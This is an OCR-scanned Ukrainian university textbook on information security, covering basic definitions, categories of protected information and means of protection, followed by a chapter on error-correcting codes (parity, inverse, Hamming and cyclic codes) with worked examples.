Дніпровський державний технічний університет
Кафедра «ПЗС»

Шумейко О.О.

Інформаційна безпека

Навчальний посібник

2019

Вступ

Інформація і інформаційна безпека

Інформація (лат. informatio — роз'яснення, виклад) — відомості, які передаються людьми усним, письмовим або іншим способом за допомогою умовних сигналів, технічних засобів і так далі. Згідно уставленої точці зору, інформація існує незалежно від людини і є властивістю матерії. В подальшому під інформацією (у вузькому сенсі) ми будемо мати на увазі відомості, що є об'єктом збору, зберігання, обробки, безпосереднього використання і передачі в інформаційних системах. Під інформаційною безпекою будемо розуміти стан захищеності інформації і підтримуючої інфраструктури від випадкових або навмисних дій природного або штучного характеру (інформаційних погроз, погроз інформаційній безпеці), які можуть завдати неприйнятного збитку суб'єктам інформаційних відносин ([19],[22],[38] та ін.).

Захист інформації – це комплекс правових, організаційних і технічних заходів та дій із запобігання погрозам інформаційній безпеці і усуненню їх наслідків в процесі збору, зберігання, обробки і передачі інформації в інформаційних системах. Важливо відзначити, що інформаційна безпека – це одна з характеристик інформаційної системи, тобто інформаційна система на певний момент часу володіє деяким станом (рівнем) захищеності, а захист інформації – це процес, який повинен виконуватися неперервно на всьому протязі життєвого циклу інформаційної системи.

Розглянемо детальніше складові цих понять. Під суб'єктами інформаційних відносин будемо розуміти як власників, так і користувачів інформації і підтримуючої інфраструктури. До підтримуючої інфраструктури відносяться не тільки комп'ютери, але і приміщення, системи електро-, водо- та теплопостачання, кондиціонери, засоби комунікацій і, звичайно, обслуговуючий персонал. Збиток може бути прийнятним або неприйнятним. Очевидно, застрахуватися від всіх видів збитку неможливо, і тим більше, неможливо зробити це економічно доцільним способом, коли вартість захисних засобів і заходів не перевищує розмір очікуваного збитку. Таким тином, з чимось доводиться миритися і захищатися тільки від того, з чим змиритися ніяк не можна. Іноді таким неприпустимим збитком є нанесення шкоди здоров'ю людей або стану навколишнього середовища, але частіше поріг неприйнятності має матеріальний (грошовий) вираз, а метою захисту інформації стає зменшення розмірів збитку до допустимих значень.

Інформаційна загроза – потенційна можливість неправомірної або випадкової дії на об'єкт захисту, що приводить до втрати або розголошування інформації.

Таким чином, концепція інформаційної безпеки, в загальному випадку, повинна відповідати на три питання:

- Що захищати?
- Від чого (кого) захищати?
- Як захищати?

Основні складові інформаційної безпеки

Спектр інтересів суб'єктів, зв'язаних з використанням інформаційних систем, можна розділити на наступні складові: забезпечення доступності, цілісності і конфіденційності інформаційних ресурсів та підтримуючої інфраструктури. Іноді в число основних складових інформаційної безпеки включають захист від несанкціонованого доступу (НСД) до інформації, що порушує правила

розмежування доступу з використання штатних засобів. У той же час, забезпечення конфіденційності якраз і має на увазі захист від НСД. Наведемо визначення основних складових інформаційної безпеки. Доступність інформації – властивість системи забезпечувати своєчасний безперешкодний доступ правомочних (авторизованих) суб'єктів до інформації, що цікавить їх, або здійснювати своєчасний інформаційний обмін між ними. Інформаційні системи створюються для отримання певних інформаційних послуг і якщо з тих або інших причин надати ці послуги користувачам стає неможливо, це, очевидно, завдає збитку всім суб'єктам інформаційних відносин. Особливо провідна роль доступності виявляється в різного роду системах управління – виробництвом, транспортом і тому подібне Зовні менш драматичні, але також вельми неприємні наслідки – і матеріальні, і моральні може мати тривала недоступність інформаційних послуг, якими користується велика кількість людей (продаж залізничних чи авіаквитків, банківські послуги і тому подібне). Цілісність інформації – властивість інформації, що характеризує її стійкість до випадкового чи навмисного руйнування або несанкціонованої зміни. Цілісність можна підрозділити на статичну (що розуміється як незмінність інформаційних об'єктів) і динамічну (що відноситься до коректного виконання складних дій (транзакцій)). Засоби контролю динамічної цілісності застосовуються, зокрема, при аналізі потоку фінансових повідомлень з метою виявлення крадіжки, переупорядковування або дублювання окремих повідомлень. Цілісність виявляється найважливішим аспектом інформаційної безпеки у тих випадках, коли інформація служить «керівництвом до дії». Рецептура ліків, набір і характеристики комплектуючих виробів, хід технологічного процесу – все це приклади інформації, порушення цілісності якої може стати в прямому сенсі смертельним.

Конфіденційність інформації – властивість інформації бути відомою і доступною суб'єкту системи (користувачам, програмам, процесам), який пройшов перевірку (авторизацію).

Якщо повернутися до аналізу інтересів різних категорій суб'єктів інформаційних відносин, то майже для всіх, хто реально використовує ІС, на першому місці стоїть доступність. Практично не поступається їй по важливості цілісність – який сенс в інформаційній послузі, якщо вона містить спотворені відомості? Нарешті, конфіденційна інформація є як у організацій, так і окремих користувачів..

Зі всього наведеного вище, маємо наступне

1. Трактування проблем, пов'язаних з інформаційною безпекою, для різних категорій суб'єктів може істотно розрізнятися. Для ілюстрації досить зіставити режимні державні організації і навчальні заклади. У першому випадку керуються принципом «хай краще все зламається, ніж ворог дізнається хоч би про одну таємницю», в другому – «та нема у нас ніяких таємниць, аби тільки все працювало».
2. Інформаційна безпека не зводиться виключно до захисту від НСД до інформації, це принципово ширше поняття. Суб'єкт інформаційних відносин може постраждати (зазнати збитки і/або отримати моральний збиток) не тільки від НСД, але і від поломки системи, що привело до перерви в роботі.

Об'єкти захисту

Основними об'єктами захисту при забезпеченні інформаційної безпеки є:

- всі види інформаційних ресурсів. Інформаційні ресурси (документована інформація) - інформація, зафіксована на матеріальному носії з реквізитами, що дозволяють її ідентифікувати;

- права громадян, юридичних осіб і держави на отримання, розповсюдження і використання інформації;
- система формування, розповсюдження і використання інформації (інформаційні системи і технології, бібліотеки, архіви, персонал, нормативні документи і так далі;
- система формування суспільної свідомості (ЗМІ, соціальні інститути і так далі).

Категорії і носії інформації

Невід'ємною частиною будь-якої інформаційної системи є інформація. Згідно характеру обмежень (реалізації) конституційних прав і свобод в інформаційній сфері виділяють чотири основні види правової (регламентованої законами) інформації:

- інформація з обмеженим доступом;
- інформація без права обмеження;
- інша загальнодоступна інформація (наприклад, за гроші);
- «шкідлива» інформація (інформація, що не підлягає розповсюдженню як недостовірна, помилкова і тому подібне).

Інформація з обмеженим доступом ділиться на державну таємницю і конфіденційну.

До державної таємниці відносяться відомості в області військової, зовнішньополітичної, економічної, розвідувальної, контр-розвідувальної і оперативно-розшукової діяльності, що захищаються державою, розповсюдження яких може завдати збитку безпеці країни. Власником державної таємниці є сама держава.

Конфіденційна інформація – документована інформація, правовий режим якої встановлений спеціальними нормами чинного законодавства в області державної, комерційної, промислової і іншій суспільній діяльності. Цією інформацією володіють різні установи, організації і окремі індивідууми. Конфіденційна інформація розбита на шість видів:

- таємниця слідства і судочинства;
- службова таємниця;
- професійна таємниця;
- комерційна таємниця;
- зведення про суть винаходу, корисної моделі або промислового зразка;
- персональні дані.

Під персональними даними мається на увазі будь-яка інформація, що відноситься прямо або побічно до певної фізичної особи (суб'єктові персональних даних). Не зважаючи на те, що це інформація обмеженого доступу, вона є повністю відкритою для суб'єкта персональних даних. Тільки сам суб'єкт вирішує питання про передачу, обробку і використання своїх персональних даних, а також визначає коло суб'єктів, яким ці дані можуть бути повідомлені.

Державні органи і організації, органи місцевого самоврядування мають право на роботу із персональними даними в межах своєї компетенції, встановленої чинним законодавством, або на підставі ліцензії. У останньому випадку з ними можуть працювати також недержавні юридичні і фізичні особи.

Основними носіями інформації є:

- відкритий друк (газети, журнали, звіти, реклама і таке інше);
- люди;
- засоби зв'язку (радіо, телебачення, телефон і так далі);
- документи (офіційні, ділові, особисті та інше);
- електронні, магнітні і інші носії, придатні для автоматичної обробки даних.

Засоби захисту інформації

Реалізація перелічених вище методів виконується за рахунок застосування тих або інших засобів. Традиційно прийнято розрізняти наступні засоби захисту ([27], [38], [86] та ін.):




Рис.0.1. Класифікація засобів захисту

Формальні засоби захисту виконують захисні функції строго за заздалегідь передбаченою процедурою без участі людини.

Технічні засоби - механічні, електричні, електромеханічні, електронні і подібні пристрої та системи, які функціонують автономно від інформаційних систем, створюючи різного роду перешкоди на шляху дестабілізуючих чинників (замок на двері, жалюзі, біометричні засоби захисту, екрани). Апаратні засоби - механічні, електричні, електромеханічні, електронні, електронно-механічні, оптичні, лазерні, радіолокаційні і подібні пристрої, що вбудовуються в інформаційну систему або сполучаються з нею спеціально для вирішення завдань захисту інформації.

Програмні засоби - пакети програм, окремі програми або їх частини, які використовуються для вирішення завдань захисту інформації. Програмні засоби не вимагають спеціальної апаратури, проте вони ведуть до зниження продуктивності інформаційних систем, вимагають виділення під їх потреби певного обсягу ресурсів і тому подібне. До специфічних засобів захисту інформації відносяться криптографічні методи. У інформаційних системах криптографічні засоби захисту інформації можуть використовуватися як для захисту інформації, яка обробляється в компонентах системи, так і для захисту інформації, яка передається по каналах зв'язку. Само перетворення інформації може здійснюватися апаратними або програмними засобами, за допомогою механічних пристроїв, вручну і так далі.

Неформальні засоби захисту регламентують діяльність людини.

Законодавчі засоби – закони і інші нормативно-правові акти, за допомогою яких регламентуються правила використання, обробки і передачі інформації обмеженого доступу і встановлюються заходи відповідальності за порушення цих правил. Розповсюджуються на всіх суб'єктів інформаційних відносин. В даний час відносини у сфері інформаційної безпеки регулюються великою кількістю законів і нормативних документів, іноді досить суперечливими.

Організаційні засоби - організаційно-технічні і організаційно-правові заходи, які здійснюються протягом всього життєвого циклу інформаційної системи, яка підлягає захисту (будівництво приміщень, проектування інформаційних систем, монтаж і наладка устаткування, випробування і експлуатація інформаційних

систем). Іншими словами – це засоби рівня організації, що регламентують перелік осіб, устаткування, матеріалів і подібне, що має відношення до інформаційних систем, а також режимів їх роботи та використання. До організаційних заходів також відносять сертифікацію інформаційних систем або їх елементів, атестацію об'єктів і суб'єктів на виконання вимог забезпечення безпеки та інше.

Морально-етичні засоби – відносини, що склалися в суспільстві або в даному колективі, моральні норми або етичні правила, дотримання яких сприяє захисту інформації, а порушення прирівнюється до недотримання правил поведінки в суспільстві або колективі, веде до втрати престижу і авторитету.

Посібник призначено для студентів, які навчаються за напрямом підготовки 6.050103 «Програмна інженерія» при вивченні навчальної дисципліни "Безпека програм та даних".

1. Коректуючі коди

Виправляти помилки важче, ніж їм запобігати. Процедура корекції помилок припускає суміщення двох процесів: виявлення наявності помилки і визначення місця її знаходження. Після вирішення цих двох завдань, виправлення тривіальне — треба інвертувати значення помилкового біта (у разі використання бінарної форми збереження та передачі інформації). У наземних каналах зв'язку, де імовірність помилки невелика, зазвичай використовується метод детектування помилок і повторної пересилки фрагмента, що містить дефект. Корекції помилок стають актуальними для супутникових каналів з типовими для них великими затримками системи, а також у випадку збереження інформації на магнітних та оптичних носіях. У цьому випадку використовують коректуючі коди (Хемінга або циклічні коди [5],[7],[10] та ін.).

Коректуючими називаються коди, що дозволяють виявляти і виправляти помилки. Коректуючі коди можна представити за допомогою N-вимірного кубу. Візьмемо тривимірний куб, довжина ребер в якому дорівнює одній одиниці. Вершини такого кубу відображають двійкові коди. Мінімальна відстань між вершинами визначається мінімальною кількістю ребер, що знаходяться між вершинами. Ця відстань називається кодовою (або хемінговою) і позначається літерою d.




Рис.1.1. Представлення двійкового коду за допомогою кубу

Іншими словами, кодова відстань – це те мінімальне число елементів, в яких одна кодова комбінація відрізняється від іншої. Для визначення кодової відстані досить порівняти дві кодові комбінації по модулю 2. Так, склавши дві комбінації

10110101101

⊕ 11001010101

01111111000


отримуємо, що відстань між ними d=7.

Для коду з N=3 вісім кодових комбінацій розміщуються на вершинах тривимірного куба. Такий код має кодову відстань d=1, і для передачі використовуються всі вісім кодових комбінацій 000,001..,111. Такий код не є перешкодостійким, він не в змозі виявити помилку.

Якщо виберемо комбінації з кодовою відстанню d=2, наприклад, 000,110,101,011, то такий код дозволить виявляти одинарні помилки. Назвемо ці комбінації дозволеними, призначеними для передачі інформації. Всі інші 001,010,100,111 - заборонені.

Будь-яка одинарна помилка приводить до того, що дозволена комбінація переходить в найближчу, заборонену комбінацію. Отримавши заборонену комбінацію, ми виявимо помилку.

Виберемо вершини з кодовою відстанню d=3



Такий код може виправити одну одинарну помилку або виявити дві помилки. Таким чином, збільшуючи кодову відстань, можна збільшити перешкодостійкість коду. У загальному випадку кодова відстань визначається згідно формули $d = t + \ell + 1$ де t - число помилок, що виправляються, ℓ - число помилок, що виявляються. Зазвичай $\ell > t$.

Більшість коректуючих кодів є лінійними кодами. Лінійні коди - це такі коди, у яких контрольні символи утворюються шляхом лінійної комбінації інформаційних символів. Окрім того, коректуючі коди є груповими кодами. Групові коди (G_n) - це такі коди, які мають одну основну операцію. При цьому, повинна дотримуватися умова замкнутості (тобто, при складанні двох елементів групи виходить елемент що належить цій же групі). Число розрядів в групі не повинне збільшуватися. Цій умові задовольняє операція порозрядного складання по модулю 2. Окрім того, у групі повинен бути нульовий елемент.

Приклад. Розглянемо кодові комбінації

1) 1101 1110 0111 1011 – не група, оскільки відсутній нульовий елемент

2) 0000 1101 1110 0111 – не група, оскільки не дотримується умова замкнутості (1101+1110=0011)

3) 000 001 010 011 100 101 110 111 - група

4) 000 001 010 111 - підгрупа

Більшість коректуючих кодів утворюються шляхом додавання до стартової k – комбінації r – контрольних символів. У результаті лінійно передаються n=k+r символів. У цьому випадку коректуючі коди називаються (n,k) кодами.

Яким чином визначається необхідне число контрольних символів? Для побудови коду здатного виявляти і виправляти одинарну помилку необхідне число контрольних розрядів буде складати $n - k \geq \log(n+1)$. Це рівносильно завданню

про визначення мінімуму числа контрольних питань, на які можуть бути дані відповіді вигляду «так» чи «ні», для однозначного визначення одного з елементів скінченної множини. Якщо необхідно виправити дві помилки, то число різних результатів буде складати C_n^2. Тоді $n-k \geq \log\left(1+C_n^1+C_n^2\right)$,

Код з перевіркою на парність. Такий код утворюється шляхом додавання до комбінації, що складається з інформаційних символів, одного контрольного символу (0 або 1), так, щоб загальне число одиниць в комбінації, яка передається, було парним.

Приклад. Побудуємо коди для перевірки на парність, де k – початкові комбінації, r – контрольні символи.

k	r
110100	1
110101	0

Кореляційний код (код з подвоєнням). Елементи даного коду замінюються двома символами, одиниця ‘1’ перетвориться в 10, а нуль ‘0’ в 01. Замість комбінації 1010011 передається 10011001011010. Помилка виявляється в тому випадку, якщо в парних елементах будуть однакові символи 00 або 11 (замість 01 чи 10). Для даного коду інформаційна надмірність складатиме 50%.

Інверсний код. До початкової комбінації додається така ж по довжині комбінація. У лінію посилається подвоєне число символів. Якщо в початковій комбінації парне число одиниць, то комбінація, що додається, повторює початкову комбінацію, якщо непарне, то комбінація, що додається, є інверсною по відношенню до початкової.

k	r	N
11011	11011	1101111011
11100	00011	1110000011

Декодування інверсного коду здійснюється в два етапи. На першому етапі знаходиться сума одиниць в першій основній групі символів. Якщо число одиниць парне, то контрольні символи приймаються без зміни, якщо непарне, то контрольні символи інвертуються. На другому етапі знаходиться сума контрольних символів з інформаційними символами по модулю два. Нульова сума відповідає відсутності помилок. При ненульовій сумі, прийнята комбінація бракується. Наведемо приклад підсумовування для прийнятих комбінацій без помилок (1,3) і з помилками (2,4).

1	2	3	4
11011	11111	11100	11000
11011	00100	11100	11100
00000	11011	00000	00100

Здібності даного коду виявляти помилку, досить великі. Даний код виявляє практично будь-які помилки, окрім рідкісних помилок зсуву, які одночасно відбуваються як серед інформаційних символів, так і серед відповідних контрольних

.

1.1. Коди Хемінга

Нехай всі біти, номери яких співпадають зі ступнями двійки, грають роль контрольних бітів, а ті, що залишилися, будуть звичайними ("інформаційними") бітами повідомлення. Кожен контрольний біт повинен відповідати за парність суми деякої групи бітів, що належить йому, причому один і той же інформаційний біт може відноситися до різних груп. В цьому випадку один інформаційний біт зможе впливати на декілька контрольних і тому інформаційна ємкість слова значно зросте. Залишається тільки вибрати найбільш оптимальне розділення сфер впливу. Згідно методу перешкодостійкого кодування, запропонованого Хемінгом, для того, щоб визначити які контрольні біти відповідають за інформаційний біт, який стоїть в позиції k, ми повинні розкласти k по ступенях двійки:

Позиція	Якими бітами контролюється	
1 (A)	$2^0 = 1$	Контрольний біт, який не контролюється
2 (B)	$2^1 = 2$	Контрольний біт, який не контролюється
3	$2^0+2^1 = 1 + 2 = 3$	Контролюється 1 і 2 контрольними бітами
4 (C)	$2^2 = 4$	Контрольний біт, ніхто його не контролює
5	$2^0+2^2 = 1 + 4 = 5$	Контролюється 1 і 4 контрольними бітами
6	$2^1+2^2 = 2 + 4 = 6$	Контролюється 2 і 4 контрольними бітами
7	$2^0+2^1+2^2 = 1 + 2 + 4 = 7$	Контролюється 1, 2 і 4 контрольними бітами
8 (D)	$2^3 = 8$	Контрольний біт, який не контролюється

Таблиця 1.1. Розподіл бітів на контрольні та інформаційні.

Як приклад, розрахуємо контрольну суму 4-бітового символу "0101". Після резервування контрольних бітів (виділених в тексті жирним шрифтом) наш символ виглядатиме наступним чином: **AB**0**C**101**D**. Тепер залишається тільки розрахувати значення бітів **A, B, C** та **D**:

- Біт **A,** що контролює біти 3, 5 і 7, дорівнює нулю, оскільки їх сума (0 + 1 + 1) парна.
- Біт **B**, що контролює біти 3, 6 і 7, дорівнює одному, оскільки їх сума (0 + 0 + 1) непарна.
- Біт **C**, що контролює біти 5, 6 і 7, дорівнює нулю, оскільки їх сума (1 + 0 + 1) парна.

Таким чином, "новоспечене" кодове слово виглядатиме так: "**01**0**0**101**"**, де жирним шрифтом виділені контрольні біти.

AB0**C**101

1234567

Припустимо, що під час передачі наше слово було спотворене в одній позиції і почало виглядати так: 0100111. Як виявити цю помилку? Якби помилки не було, то повідомлення буде виглядати так 0111. Знайдемо код Хемінга даного повідомлення. Біт **A** повинен дорівнювати: (0 + 1 + 1) % 2 = 0, що відповідає істині. Біт **B** повинен дорівнювати (0 + 1 + 1) % 2 = 0, а в нашому слові він дорівнює одиниці. Запам'ятаємо номер "неправильного" контрольного біта і продовжимо. Біт **C** повинен дорівнювати (1 + 1 + 1) % 2 = 1, а він рівний нулю. Таким чином, контрольні біти в позиціях 2 (біт **B**) і 4 (біт **C**) виявляють розбіжність з реальним станом. Їх сума (2 + 4 = 6) і дає позицію збійного біту. Дійсно, в даному випадку

номер спотвореного біту дорівнює 6. Інвертуємо його, тим самим відновлюючи наше кодове слово 0101.

Розглянемо випадок, коли збій торкнеться не інформаційного, а контрольного біту? Нехай отримане повідомлення виглядає наступним чином 0000101. Візьмемо інформаційні біти 0101. Відповідний код Хемінга дорівнює 0100101. Порівняємо даний код з отриманим. Не співпадає другий біт, що відповідає номеру збитого біту. Тобто, контрольний біт може бути легко відновлений згідно наведеної технології.

На перший погляд здається, що коди Хемінга страшно неефективні, адже на 4 інформаційних бита у нас доводиться 3 контрольних, проте, оскільки номери контрольних бітів є ступенями двійки, то із зростанням розрядності кодового слова вони починають розташовуватися все рідше і рідше. Так, найближчий до біта **C** контрольний біт **D** знаходиться у позиції 8 (тобто в трьох кроках), зате контрольний біт **E** відокремлений від біта **D** вже на 7 "кроків", а контрольний біт **F** і зовсім на 15 "кроків".

На жаль, коди Хемінга здатні виправляти лише одинарні помилки, тобто допускають відновлення лише одного збійного біту на весь інформаційний блок. Природно, що із зростанням розмірів інформаційних блоків збільшується і імовірність помилок. Тому, вибір оптимальної довжини кодового слова є вельми нетривіальним завданням, що як мінімум вимагає знання характеру і частоти виникнення помилок у каналах передачі інформації. Зокрема, для стрічкових накопичувачів, лазерних дисків, вінчестерів і тому подібних пристроїв, коди Хемінга виявляються надзвичайно неефективними ([74]).

1.2. Циклічні коди

Основна ідея перешкодостійкого кодування на основі циклічних кодів БХЧ Боуза-Чоудхурі-Хоквінгема (Bose-Chadhuri-Hocquenghem), полягає в добутку інформаційного слова, представленого у вигляді поліному D, на поліном G, що не приводиться і відомий обом сторонам. Внаслідок виходить кодове слово C, знову-таки представлене у вигляді поліному ([33]).

Декодування здійснюється з точністю до навпаки: якщо при діленні кодового слова C на поліном G декодер раптово отримує ненульовий залишок, то він може повідомляти про помилку. Відповідно, якщо кодове слово розділилося без остачі, його передача завершилася успішно.

Якщо поліном G (так званий утворюючий, породжуючий поліном) має ступінь, що перевершує ступінь кодового слова щонайменше на два ступені, то декодер може не тільки виявляти, але і виправляти одиночні помилки. Якщо ж перевага ступеня породжуючого поліному над кодовим словом дорівнює чотирьом, то відновленню піддаються і подвійні помилки. Іншими словами, ступінь полінома k пов'язана з максимальною кількістю помилок t, що виправляються. Таким чином маємо: k = 2 * t. Отже, кодове слово повинне містити два додаткові символи на одну помилку, що виправляється. В той же час, максимальна кількість помилок, які підлягають розпізнаванню, дорівнює t, тобто надмірність складає один символ на кожну помилку, яка розпізнається.

На відміну від кодів Хемінга, циклічні коди можуть виправляти будь-яку розумну кількість помилок при цілком прийнятному рівні надмірності. Це досягається за рахунок того, що в кодах Хемінга контрольні біти контролювали лише ті інформаційні біти, що знаходяться праворуч від них і ігнорували всі «лівобічні». Наприклад, додавання восьмого контрольного біта D нітрохи не поліпшило властивості коду чотирьох бітового слова, оскільки контрольному біту D

нічого було контролювати. У циклічних кодах контрольні біти поширюють свій вплив на всі інформаційні біти і тому із збільшенням кількості контрольних біт, збільшується і кількість помилок, які підлягають виправленню.

Опис циклічних кодів пов'язаний з представленням кодових комбінацій у вигляді поліномів (многочленів) фіктивної змінної "X". Для прикладу наведемо слово $P(X)=101100$ у поліноміальному вигляді

1	6	5	4	3	2	1
код	1	0	1	1	0	0

тоді $P(X)=1*X^5+0*X^4+1*X^3+1*X^2+0*X^1+0*X^0=X^5+X^3+X^2$.

Дії із кодовими векторами, які представлені у вигляді поліномів, проводяться згідно правил арифметики по модулю 2, в якій віднімання еквівалентне складанню. Так, з рівності $X^n-1=0$ отримуємо $X^n=1$. Додавши до лівої і правої частин по одиниці, маємо $X^n+1=1\oplus 1=0$. Таким чином, замість двочлена X^n-1 можна ввести біном X^n+1 або $1+X^n$, з чого виходить, що $X^n\oplus X^n=X^n(1\oplus 1)=0$ і при подальших операціях з поліномами необхідно викреслювати пари фіктивних змінних X з однаковими ступенями.

Приведемо приклад додавання (віднімання), добуток і ділення поліномів по модулю 2. Нехай $P(X)=X^5+X^3+X^2$ і $Q(X)=X^4+X^2+X$.

Додавання (віднімання):

$$P(X)+Q(X)=X^5+X^3+X^2+X^4+X^2+X=X^5+X^4+X^3+X$$

або

$$101100 \oplus 010110 = 111010.$$

Добуток

$$P(X)\times Q(X)=(X^5+X^3+X^2)\times(X^4+X^2+X)=$$
$$=X^9+X^7+X^6+X^7+X^5+X^4+X^6+X^4+X^3=X^9+X^5+X^3,$$

або, що теж, 1000101000.

Ділення

$$\begin{array}{l|l} X^5+X^3+X^2 & X4+X^2+X \\ \underline{X^5+X^3+X^2} & \underline{\quad X} \\ 0\quad 0\quad 0 & \end{array}$$

R(x)= 0.

Ясно, що при циклічному зрушенні вправо на один розряд необхідно початкову кодову комбінацію поділити на X, а множення на X еквівалентно зрушенню вліво на один символ.

Операція ділення може бути проведена або у вигляді поліномів

$$\begin{array}{l|l} X^{10}+X^9+X^8+X^6+X^5+X^3 & 1+X+X^3 \\ \underline{X^{10}+X^8+X^7} & \underline{X^7+X^6+X^2} \\ X^9+X^7+X^6+X^5+X^3 & \\ \underline{X^9+X^7+X^6} & \\ \end{array}$$

$$X^5 + X^3$$
$$X^5 + X^3 + X^2$$
$$R(X) = X^2$$

або у вигляді двійкових кодів

```
11101101000 | 1011
1011        | 1100100
  1011
  1011
  ----
    1010
    1011
    ----
     100
```

Породжуючі поліноми циклічних кодів

Формування дозволених кодових комбінацій циклічних кодів $P(X)$ засновано на попередньому виборі так званого породжуючого (утворюючого) поліному $G(X)$ який має важливу ознаку: всі комбінації $P(X)$ діляться на породжуючий поліном $G(X)$ без залишку, тобто

$\frac{P(X)}{G(X)} = Q(X)$ тобто залишок від ділення $R(X) = 0.$

У даному випадку $Q(X)$ — інформативний поліном (кодова комбінація первинного коду, що перетворюється в циклічний коректуючий код).

Оскільки циклічні коди відносяться до класу блокових роздільних кодів, у яких при загальному числі символів n число інформаційних символів дорівнює k, то ступінь породжуючого поліному, визначає число перевірочних символів r = n - k. З цієї властивості маємо порівняно простій спосіб формування дозволених кодових комбінацій — множення комбінацій інформаційного коду $Q(X)$ на породжуючий поліном $G(X)$:

$$P(X) = Q(X)G(X).$$

У теорії циклічних кодів [7], [21] доводиться, що породжуючими можуть бути тільки такі поліноми, які є дільниками двочлена (бінома) $X^n + 1$:

$\frac{X^n + 1}{G(X)} = H(X)$ (при залишку від ділення $R(X) = 0$).

Із збільшенням максимального ступеня r породжуючих поліномів, різко збільшується їх кількість. Так, при *r = 3* є всього два поліноми, а при *r = 10* їх вже декілька десятків. Перший породжуючий поліном мінімального ступеня *r=1* формує код з перевіркою на парність при двох інформативних символах і одному перевірочному, такому, що забезпечує виявлення одноразової помилки, оскільки мінімальна кодова відстань $d_{min} = 2$. У загальному випадку коефіцієнт надмірності мінімальний:

$$k = \frac{r}{n} = \frac{1}{n}.$$

Другий породжуючий поліном ступеня *r=2*, що є "спряженим" для першого $G(X) = X + 1$ при розкладанні бінома з *n = 3,* визначає код з повторенням єдиного інформативного символу *k=1* ("0" або "1").

Відзначимо, що циклічні коди належать до класу лінійних кодів, у яких кодові комбінації "000 ... 00" і "111... 11 " є дозволеними.

Для коду з повторенням можливості виявлення і виправлення помилок безмежні, оскільки число повторень ℓ визначає мінімальну кодову відстань: $d_{\min} = \ell$.

У загальному випадку коефіцієнт надмірності коду з повторенням кодових комбінацій є максимально можливим:

$$k = \frac{n\ell - n}{n\ell} = \frac{\ell - 1}{\ell} = 1 - \frac{1}{\ell}$$

і при збільшенні ℓ наближається до 1.

Таким чином, коди з перевіркою на парність і коди з повторенням - до деякої міри антиподи. Перший код дуже швидкий (всього один додатковий символ), але часто непродуктивний, а можливості коду з повторенням по виправленню помилок теоретично безмежні, але він украй "повільний".

Метод ділення поліномів дозволяє представити дозволені до передачі кодові комбінації у вигляді розподілених інформаційних $P(X)$ і перевірочних $R(X)$ символів, тобто отримати блоковий код.

Оскільки число перевірочних символів дорівнює r, то для компактного їх запису в останні молодші розряди кодового слова треба до $P(X)$ заздалегідь приписати з правої сторони r "нулів", що еквівалентно добутку $P(X)$ на оператор зрушення X^r.

На практиці при побудові кодеків віддають перевагу використанню методу ділення поліномів, оскільки при цьому є можливість представити кодову комбінацію у вигляді розділених інформаційних і перевірочних символів:

$$Q(X) = P(X)X^r + R(X),$$

де $R(X)$ — залишок від ділення

$$R(X) = \frac{P(X)X^r}{G(X)}.$$

У алгоритмі кодування можна виділити три етапи формування дозволених кодових комбінацій:

1) до комбінації первинного коду $P(X)$ дописується з правої сторони r нулів, що еквівалентно множенню $P(X)$ на X^r;

2) добуток $P(X)X^r$ ділиться на відповідний породжуючий поліном $G(X)$ і визначається залишок $R(X)$, ступінь якого не перевищує r - 1, цей залишок і дає групу перевірочних символів;

3) отриманий залишок приєднується з правої сторони до $P(X)X^r$.

Приклад. Отримати циклічний код для кодової комбінації *A=1001*.

При заданому n= 7, k= 4, r = 3, виберемо породжуючий поліном $G(X) = X^3 + X + 1$. Виконаємо три необхідні операції для отримання кодової комбінації циклічного коду:

$P(X) = X^3 + 1$ або, що те ж, 1001.

1. $P(X)X^r = \left(X^3+1\right)X^3 = X^6 + X^3$ або, що те ж, 1001000,
2. $\frac{P(X)X^r}{G(X)}$:

$X^6+ \quad X^3 \quad | \; X^3+X+1$
$X^6+X^4+X^3 \quad | \; X^3+X$

X^4
$X^4+ \quad X^2+X$

$X^2+X \Rightarrow R(X)= X^2+X$.

3. $Q(X) = P(X)X^r + R(X) \to 1001110$ - комбінація циклічного коду.

Синдромний метод декодування заснований на тому, що прийняту кодову комбінацію треба поділити на той же породжуючий поліном. Якщо прийнята комбінація є дозволеною, тобто не спотворена перешкодами в каналі зв'язку, то залишок від ділення буде нульовим. Ненульовий залишок свідчить про наявність в прийнятій кодовій комбінації помилок, залишок від ділення і називається синдромом.

